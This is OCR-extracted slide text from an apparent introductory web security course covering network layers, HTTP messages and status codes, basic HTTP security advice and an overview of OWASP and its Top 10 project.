
3. The Network Layer




4. The Transport Layer




5. The Session Layer



6. The Presentation Layer




7. The Application Layer



This is a web development course, what about it?

Break time! 10 minutes ☺


Your Code is Part of Your Security Perimeter



You can't use network layer protection (firewall, SSL, IDS, hardening) to stop or detect application layer attacks

HTTP Protocol

- **HTTP is a client-server protocol:** requests are sent by one entity, the user-agent (or a proxy on behalf of it). Most of the time the user-agent is a Web browser, but it can be anything, for example a robot that crawls the Web to populate and maintain a search engine index.
- Each individual request is sent to a server, which handles it and provides an answer, called the *response*. Between the client and the server there are numerous entities, collectively called proxies, which perform different operations and act as gateways or caches, for example.



- In reality, there are more computers between a browser and the server handling the request: there are routers, modems, and more. Thanks to the layered design of the Web, these are hidden in the network and transport layers. HTTP is on top, at the application layer. Although important to diagnose network problems, the underlying layers are mostly irrelevant to the description of HTTP.

The WebServer

On the opposite side of the communication channel, is the server, which serves the document as requested by the client. A server appears as only a single machine virtually: this is because it may actually be a collection of servers, sharing the load (load balancing) or a complex piece of software interrogating other computers (like cache, a DB server, or e-commerce servers), totally or partially generating the document on demand.

A server is not necessarily a single machine, but several server software instances can be hosted on the same machine. With HTTP/1.1 and the Host header, they may even share the same IP address.

Proxies

- Between the Web browser and the server, numerous computers and machines relay the HTTP messages. Due to the layered structure of the Web stack, most of these operate at the transport, network or physical levels, becoming transparent at the HTTP layer and potentially making a significant impact on performance.
- Those operating at the application layers are generally called **proxies**. These can be transparent, forwarding on the requests they receive without altering them in any way, or non-transparent, in which case they will change the request in some way before passing it along to the server. Proxies may perform numerous functions:
- caching (the cache can be public or private, like the browser cache)
- filtering (like an antivirus scan or parental controls)
- load balancing (to allow multiple servers to serve the different requests)
- authentication (to control access to different resources)
- logging (allowing the storage of historical information)


HTTP flow

When a client wants to communicate with a server, either the final server or an intermediate proxy, it performs the following steps:

1) Open a TCP connection: The TCP connection is used to send a request, or several, and receive an answer. The client may open a new connection, reuse an existing connection, or open several TCP connections to the servers.
2) Send an HTTP message: HTTP messages (before HTTP/2) are human-readable. With HTTP/2, these simple messages are encapsulated in frames, making them impossible to read directly, but the principle remains the same.

HTTP flow cont.

- If HTTP pipelining is activated, several requests can be sent without waiting for the first response to be fully received. HTTP pipelining has proven difficult to implement in existing networks, where old pieces of software coexist with modern versions. HTTP pipelining has been superseded in HTTP/2 with more robust multiplexing requests within a frame.
- HTTP pipelining is a feature of HTTP 1.1 persistent connections. It means that you can send multiple requests on the same socket without waiting for each response.
- HTTP is based on TCP, and one of TCP's guarantees is ordered delivery. This means that all of the requests sent out on the same socket, will be received in that order on the server. An HTTP server that supports HTTP pipelining will send its responses in the same order.
- HTTPS pipelining is also possible with secure HTTP connections and it gives an even greater degree of speed because of the extra needed SSL/TLS handshakes.



HTTP Messages

- HTTP messages, as defined in HTTP/1.1 and earlier, are human-readable. In HTTP/2, these messages are embedded into a binary structure, a *frame*, allowing optimizations like compression of headers and multiplexing. Even if only part of the original HTTP message is sent in this version of HTTP, the semantics of each message is unchanged and the client reconstitutes (virtually) the original HTTP/1.1 request. It is therefore useful to comprehend HTTP/2 messages in the HTTP/1.1 format.
- There are two types of HTTP messages, requests and responses, each with its own format.


HTTP Messages – Requests

Requests consists of the following elements:

- An HTTP method, usually a verb like `GET`, `POST` or a noun like `OPTIONS` or `HEAD` that defines the operation the client wants to perform. Typically, a client wants to fetch a resource (using `GET`) or post the value of an HTML form (using `POST`), though more operations may be needed in other cases.
- The path of the resource to fetch; the URL of the resource stripped from elements that are obvious from the context, for example without the protocol (`http://`), the domain (`developer.mozilla.org`), or the TCP port (here, `80`).
- The version of the HTTP protocol.
- Optional headers that convey additional information for the servers.
- Or a body, for some methods like `POST`, similar to those in responses, which contain the resource sent.

HTTP Messages – Requests cont.

- An example HTTP request:




HTTP Messages – Responses

- Responses consist of the following elements:
- The version of the HTTP protocol they follow.
- A status code, indicating if the request was successful, or not, and why.
- A status message, a non-authoritative short description of the status code.
- HTTP headers, like those for requests.
- Optionally, a body containing the fetched resource.

HTTP Messages – Responses cont.

- An example response:



Status Codes

Informational 1XX	Successful 2XX	Redirection 3XX	Client Error 4XX	Server Error 5XX
100 Continue	**200** OK	**301** Moved Permanently **302** Found **307** Temporary Redirect	**400** Bad Request **401** Unauthorized **403** Forbidden **404** Not Found	**500** Internal Server Error **502** Bad Gateway **503** Service Unavailable

```
HTTP/2 200
Content-Type: text/html; charset=UTF-8
Date: Fri, 03 Aug 2018 00:01:19 GMT
Content-Length: 298628
<html>...</html>
```

HTTP - Conclusion

- HTTP is an extensible protocol that is easy to use. The client-server structure, combined with the ability to simply add headers, allows HTTP to advance along with the extended capabilities of the Web.

- Though HTTP/2 adds some complexity, by embedding HTTP messages in frames to improve performance, the basic structure of messages has stayed the same since HTTP/1.0. Session flow remains simple, allowing it to be investigated, and debugged with a simple HTTP message monitor.

HTTP Security

- HTTP is used for communications over the internet, so application developers, information providers and users must be aware of the security limitations of it. Here, we can take a look at the possible scenarios what HTTP can reveal from a person’s identity:
- HTTP clients are often privy to large amount of personal information such as the user's name, location, mail address, passwords, encryption keys, etc. So you should be very careful to prevent unintentional leakage of this information via the HTTP protocol to other sources.

HTTP Security cont.

- All the confidential information should be stored at the server in encrypted form.
- Revealing the specific software version of the server might allow the server machine to become more vulnerable to attacks against software that is known to contain security holes.
- Proxies that serve as a portal through a network firewall should take special precautions regarding the transfer of header information that identifies the hosts behind the firewall.
- The information sent in the 'From' field might conflict with the user's privacy interests or their site's security policy, and hence, it should not be transmitted without the user being able to disable, enable, and modify the contents of the field.
- Clients should not include a Referer header field in a (non-secure) HTTP request, if the referring page was transferred with a secure protocol.
- Authors of services that use the HTTP protocol should not use GET based forms for the submission of sensitive data, because it will cause the data to be encoded in the Request-URI.

Part II – OWASP Top 10

Shifting mindset to a hacker

In order to get into the mindset of a hacker, you first need to know how you are to think like a hacker. However, as a careful human, **always be mindful of your actions and show respect to the boundaries of the exercises.**

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

OWASP Foundation

- The Open Web Application Security Project® (shortly as OWASP) is a nonprofit foundation that works to improve the security of software.
- **The OWASP® Foundation** works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.
- Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.
- Projects
- Chapters
- Events
- Trainings
- You can visit for more info: https://owasp.org/

OWASP Projects*

https://owasp.org/projects/

- All OWASP tools, document, and code library projects are organized into the following categories:
- **Flagship Projects:** The OWASP Flagship designation is given to projects that have demonstrated strategic value to OWASP and application security as a whole.
  Lab Projects: OWASP Labs projects represent projects that have produced an OWASP reviewed deliverable of value.
  Incubator Projects: OWASP Incubator projects represent the experimental playground where projects are still being fleshed out, ideas are still being proven, and development is still underway.

owasp.org/projects/

Register now for AppSec Days - Summer of Security. Classes online in August

OWASP

PROJECTS CHAPTERS EVENTS ABOUT

Search OWASP.org

Donate Join

- Browse All Projects...
- OWASP Top Ten
- Dependency Track
- Juice Shop
- Mobile Security Testing Guide
- ModSecurity Core Rule Set
- Software Assurance Maturity Model (SAMM)
- Security Knowledge Framework
- Web Security Testing Guide
- Zed Attack Proxy
- Start a New Project...

Projects

Main | Flagship Projects

Projects for Good

We are a community of developers, technologists and evangelists improving the security of software. The OWASP Foundation gives aspiring open source projects a platform to improve the security of software with:

- Visibility: Our website gets more than six million visitors a year
- Credibility: OWASP is well known in the AppSec community
- Resources: Funding and Project Summits are available for qualifying Programs
- Community: Our Conferences and Local Chapters connect Projects with users

Watch 44 Star 88

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Important Links

Project Handbook
Start a New Project
OWASP Github
All Project Leaders

Upcoming Global Events

Virtual AppSec Days, Summer
Global AppSec SF October 19th-23rd
Global AppSec Dublin February 15-19th, 2021

OWASP Top 10

Globally recognized by developers as the first step towards more secure coding.

- The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

- Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

